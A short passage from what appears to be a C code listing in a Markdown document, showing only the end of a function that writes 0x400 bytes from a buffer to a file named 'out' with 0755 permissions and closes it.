  fd=open("out", O_WRONLY|O_CREAT|O_TRUNC, 0755);
  write(fd,buffer,0x400);
  close(fd);
}
```